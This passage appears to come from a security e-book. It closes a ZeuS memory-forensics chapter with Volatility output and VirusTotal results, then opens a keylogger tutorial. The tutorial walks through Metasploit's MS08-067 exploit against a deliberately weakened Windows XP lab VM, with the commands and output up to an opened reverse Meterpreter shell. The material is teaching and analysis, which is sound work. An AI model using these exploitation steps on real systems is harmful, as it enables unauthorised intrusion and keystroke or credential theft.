015d0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d00b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
015d00c0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

Figure 4.21: shows the presence of embedded executable in explorer.exe


Now that we know explorer.exe has an embedded executable, using "malfind" plugin we can dump the embedded executable in explorer.exe (pid 1748) into a desired directory [Figure-22]



```
root@bt:~/Volatility# python vol.py -f infected.vmem malfind -p 1748 -D dump/
Volatile Systems Volatility Framework 2.0
Name                 Pid    Start      End        Tag      Hits    Protect
explorer.exe         1748   0x015d0000 0x15f6fff0 VadS     0       PAGE_EXECUTE_READWRITE
Dumped to: dump/explorer.exe.935a360.015d0000-015f6fff.dmp
0x015d0000   4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00    MZ..............
0x015d0010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x015d0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x015d0030   00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00    ................
0x015d0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x015d0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x015d0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
0x015d0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
```

Figure 4.22: malfind plugin dumps the embedded executable

Submitting the dumped executable to VirusTotal (online web based malware scanning service) confirms that the dumped executable is a component of ZeuS Bot (zbot) [Figure- 23]. This confirms that explorer.exe was injected with ZeuS bot (zbot).


File Edit View History Bookmarks Tools Help
Antivirus scan for eda79d295ef...
virustotal.com
Community Statistics Documentation FAQ About
Join our community Sign i
0
0
More details


Detection ratio: 32 / 42

Analysis date: 2012-07-07 20:28:11 UTC (0 minutes ago)

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Zbot	20120707
AntiVir	TR/Spy.ZBot.aoqb.5	20120707
Antiy-AVL	-	20120707
Avast	Win32:Zbot-NRC [Trj]	20120707
AVG	Generic_s.BE	20120707
BitDefender	Gen:Variant.Barys.5104	20120707
ByteHero	-	20120704
CAT-QuickHeal	TrojanPWS.Zbot.Y3	20120707
ClamAV	Trojan.Spy.Zbot-142	20120707
Commtouch	W32/Zbot.BR.gen!Eldorado	20120707

Figure 4.23: Virustotal results for the dumped executable

During our dynamic analysis we determined after executing the malware sample, explorer.exe created a registry value to survive the reboot. Let examine that registry value in the memory to see if we can find anything interesting. Using the "printkey" volatility plugin shows the value data (C:\Documents and Settings\Administrator\Appcation Data\Lyolxi\raruo.exe) [Figure-24], which is the executable dropped by our malware executable (edd94.exe). This indicates that the every time the system boots raruo.exe is executed.



```
Last updated: 2011-10-31 15:07:20

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: Run (S)
Last updated: 2011-10-31 20:28:57

Subkeys:

Values:
----------------------------
Registry: \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-07 20:15:54

Subkeys:

Values:
REG_SZ        ctfmon.exe      : (S) C:\WINDOWS\system32\ctfmon.exe
REG_SZ        {F561587E-5C96-37AB-9701-D0081175F61B} : (S) "C:\Documents and Settings\Administrator\Application Data\L
yolxi\raruo.exe"
```

Figure 4.24: Shows the registry value set by the malware to survive the reboot

Finding that executable (raruo.exe) in the infected machine (which is our Windows Virtual Machine) [Figure-25] and submitting it to Virustotal confirms that this is also the component of ZeuS bot (zbot) [Figure-26]




Lyolxi
C:\Documents and Settings\Administrator\Application Data\Lyolxi
raruo.exe

Figure 4.25: shows the dropped executable (raruo.exe)



Antivirus	Result
AhnLab-V3	Spyware/Win32.Zbot
AntiVir	TR/Crypt.XPACK.Gen
Antiy-AVL	Packed/Win32.Katusha.gen
Avast	Win32:Kryptik-IDH [Trj]
AVG	Cryptic.DYR
BitDefender	Gen:Heur.Conjar.11
ByteHero	-
CAT-QuickHeal	TrojanPWS.Zbot.Gen
ClamAV	-
Commtouch	W32/Kazy.H2.gen!Eldorado
Comodo	TrojWare.Win32.Kryptik.ADBJ
DrWeb	Trojan.PWS.Panda.786
Emsisoft	Packed.Win32.Katusha!IK

Figure 4.26: VirusTotal results for raruo.exe

Conclusion

In-depth malware analysis can yield effective results. By using static, dynamic and memory analysis techniques we were able to uncover the characteristics of the malware.

About the Author
My name is Monnappa K A. I'm based out of Bangalore, India. I have experience of 6 years in the security domain. My fields of interest are Malware Analysis, Reverse Engineering and Exploit Development. Currently I'm working with Cisco Systems as Information Security Investigator. I'm also member of security research community "SecurityXploded". Besides my job routine I do research on malware analysis and Reverse engineering. Below are some of my recent presentations at Bangalore meet. http://goo.gl/7bRFK http://bit.ly/LZUntn

Chapter 5

KeyLoggers: Approaches and countermeasures

Table of contexts text

A description of approaches used to perform keystroke logging as well as tools used for countering the threat and their uses. For our analysis, we would be using Metasploit modules within the Back Track (BT) distro. Other operating systems or Linux distros could be used as well. Methods to counter keystroke logging are also discussed.

In this article we discuss approaches used to perform keystroke logging as well as tools and their uses. We start with the basics and will gain a better understanding of this threat. For our analysis, we use Metasploit modules within the Back Track (BT) penetration testing distro. Other operating systems or Linux distro's could be used as well. Methods to counter keystroke logging are also discussed.

WHAT YOU WILL LEARN

- how keyloggers work,
- tools & methods used in order to perform keystroke logging,
- common methods that can be deployed in order to avoid keystroke logging.

1. What you should know

- basics of networking protocols,
- working Knowledge of Linux commands,
- basic knowledge of using virtualization products like VMware Player or VirtualBox,
- prior knowledge of the Metasploit pentesting framework is a plus.

Introduction

Definition: Keystroke logging aka keylogging is the tracking of keys struck on a keyboard in a covert manner in order to monitor the actions of a user.

A keylogger is a hardware or software device which monitors every keystroke, screen shot etc. typed on a computer. It also does not need physical access to the users' machine. Hardware keyloggers are generally plugged in between the users' keyboard and the USB port connecting the keyboard to the CPU. Such keyloggers come with inbuilt memory in order to record the typed keystrokes. Some hardware keyloggers include Wi-Fi capabilities, which include built in transceivers, in order to allow them to connect to the internet via a wireless access point to transmit the collected data. We will not delve deeply into hardware keyloggers, since they are easier to detect and less commonly used due to the limitation of needing physical access to a victims' computer. The 2012 Verizon breach report points out that about 48% of breaches encountered by organizations were via keyloggers and stolen credentials. This very startling number points to the grave nature of this method and the need to understand it in depth.

Keylogger Working

A keylogger works by getting in between the sequence of events when a key is pressed by the user and when information about the key press is displayed on the user interface. Means used to accomplish this can vary from hardware to intercepting the I/O port of the keyboard, to intercepting kernel level functions and dll functions in user mode. Some common software methods used by commercial keyloggers include:

- system hooking to keyboard notifications via the WinAPI,
- performing cyclical keyboard requests from the keyboard,
- using vendor specific keyboard filter drivers to intercept keystrokes.

Most of the commercial keyloggers function using the hooking method and hence need to mask themselves in user mode. A large number of keyloggers are treated as malware by Antivirus vendors and identified and quarantined based on their signatures. In this article, we will be using open source tools to demonstrate keylogging. The Back Track distro contains the tools needed to perform successful keylogging.

Some other open source tools which can be explored include:

- pyKeyLogger pykeylogger.sourceforge.net/
- network keylogger https://github.com/VittGam/net-keylogger

For the purpose of our understanding, we will be using the Metasploit framework that ships within the Back Track distro. Any of the other Linux distros including Red Hat, Ubuntu and Fedora could as well be used. The Metasploit framework could also be installed on a Windows OS. The advantage of using the Back Track distro is having the tools we need pre-installed.

In order to perform an attack the following software and images need to be downloaded:

- vmware player or similar virtualization environment,
- back track distro to perform exploits on a target,
- a vulnerable Windows XP SP2 image to load into our virtualization environment.

Download the latest version of the BackTrack distro iso from http://www.backtrack-linux.org/downloads/. Create a new virtual machine on your chosen VMware product and follow the steps from http://www.computersnyou.com/2011/05/how-to-install-backtrack-5-in-vmware.html in order to install Back Track.


Since we do not want to affect any physical machines while demonstrating our keystroke logging, we need to setup a vulnerable target as well. A target we setup can be a Windows XP VM with SP2. This Operating System (OS) is chosen, due to its ease of use with the Metasploit framework. We will use this VM to demonstrate keylogging, screen capture as well as stealing the user login credentials using Metasploit. One must ensure that the vulnerable VM is on the same subnet as the back track VM and have connectivity between them.

Perform the following tasks on this Windows XP SP2 VM to prepare it for our exercise:

- go into the Control Panel,
- turn off windows firewall,
- turn Automatic Updates off,
- open "Security Center", select "Change the way Security Center alerts me" on the left-hand side and de-select all of the checkboxes,
- in the Control Panel, from the toolbar, select "Tools", then "Folder Options". Select the "View" tab and scroll all the way to the bottom. Make sure you un-check the box next to "Use simple file sharing" and click "OK".

Running the Metasploit console


Browse to the Metasploit framework folder on the attack VM and launch the Metasploit pro console.



```
root@bt:~# cd /opt/metasploit/
root@bt:/opt/metasploit# msfpro
```

Figure 5.1: Launching the Metasploit pro console

Wait for the console to load




```
[*] Please wait while the Metasploit Pro Console initializes...

[*] Starting Metasploit Console...

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.1.1-release [core:4.1 api:1.0]
+ -- --=[ 807 exploits - 476 auxiliary - 139 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops

[*] Successfully loaded plugin: pro
msf >
```

Figure 5.2: The Metasploit Console

While one could use the basic version of the Metasploit console, the keylogging modules and commands are easily available in the pro version, since the extension containing them is pre-loaded; which is why we load the msfpro console. The Metasploit framework is composed of modules, which are available to use in order to perform a wide range of attacks. The framework is in active development and is regularly updated.


The framework provides exploits against a variety of platforms. Exploits are modules that make use of payloads. A payload is code that runs remotely. Payloads in Metasploit are combined by means of stages, which can be seen in the / in the payload name. For example: /windows/shell/bind_tcp represents a payload with stages: the stager being bind_tcp and the stage being shell. In order to explore the various exploits, browse to the /opt/metasploit/msf3/modules/exploit directory.



```
root@bt:/# cd /opt/metasploit/msf3/modules/exploits
root@bt:/opt/metasploit/msf3/modules/exploits# ls
aix  bsdi  dialup  freebsd  hpux  irix  linux  multi  netware  osx  solaris  unix  windows
root@bt:/opt/metasploit/msf3/modules/exploits#
```

Figure 5.3: Metasploit exploits for various platforms

In case one needs to know more information on a module, use the info command within the Metasploit console. The example below provides us information on the Microsoft Server Service Relative Path Stack Corruption exploit.




```
msf > info exploit/windows/smb/ms08_067_netapi

       Name: Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
    Version: 13949
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Basic options
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 400
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization
  code of NetAPI32.dll through the Server Service. This module is
  capable of bypassing NX on some operating systems and service packs.
  The correct target must be used to prevent the Server Service (along
  with a dozen others in the same process) from crashing. Windows XP
  targets seem to handle multiple successful exploitation events, but
  2003 targets will often crash or hang on subsequent attempts. This
  is just the first version of this module, full support for NX bypass
  on 2003, along with other platforms, is still in development.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
  http://www.osvdb.org/49243
  http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
  http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos
```

Figure 5.4: Information about exploits

This exploit is used to demonstrate the keylogging process, but other suitable exploits can be used too. Exploring the other exploit modules is beyond the scope of this article and is left as an exercise to the reader. In order to explore the various exploit modules, the framework supports tab completion; hence, one can type info exploit/windows and hit the tab key. The framework will provide a list of auto complete options based on the letters entered.

Keystroke Logging Demonstration


Now we're all set to perform keylogging on the vulnerable Windows XP system. Obtain the IP of the target Windows system using the ipconfig command as shown:



```
C:\Documents and Settings\kunal>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.221.130
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.221.2
```

Figure 5.5: Obtaining IP of victim system

Next, obtain the IP address of the attack machine. Both the IP's obtained will be used in our keylogging demonstration to set up the TLS/1.0 channel over a socket.




```
root@bt:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b8:ac:93
          inet addr:192.168.221.129  Bcast:192.168.221.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb8:ac93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3462 (3.4 KB)  TX bytes:2721 (2.7 KB)
          Interrupt:19 Base address:0x2000
```

Figure 5.6: Obtaining attacker system IP

Meterpreter is the extensible payload we use in our attack. It provides the attacker a client side Ruby API. Meterpreter is responsible for initializing the TLS/1.0 link with the victim and sending a GET to the attacker. It must be noted that the victim machine is treated as the Meterpreter server and the attackers' box takes on the role of a client.

In order to setup a connection with the client, set the following variables on the Metasploit console:

- the exploit to be used,
- local host IP,
- remote host IP,
- username if known.



```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set LHOST 192.168.221.129
LHOST => 192.168.221.129
msf  exploit(ms08_067_netapi) > set RHOST 192.168.221.130
RHOST => 192.168.221.130
msf  exploit(ms08_067_netapi) > set SMBUSER kunal
SMBUSER => kunal
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.221.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.221.130
[*] Meterpreter session 1 opened (192.168.221.129:4444 -> 192.168.221.130:1032) at 2012-07-31 08:31:50 -0400

meterpreter >
```


Figure 5.7: Launching Meterpreter

It must be noted that the framework keeps variables alive only if they are defined in the global datastore. In case one is in the context of a particular module, and uses the back command to go one level up, the variables defined using the set command go out of scope. Variables can be set in the global datastore using the setg command as shown below.

```
setg LHOST 192.168.221.129
```

The exploit ms08_67_netapi is chosen in order to exploit the vulnerability in the Microsoft file sharing service. The handler is responsible for handling the connection between the two machines, and the remote OS version is detected by Metasploit to launch the correct version of the exploit. The reverse handler provides us a connection to interact with the vulnerable machine.

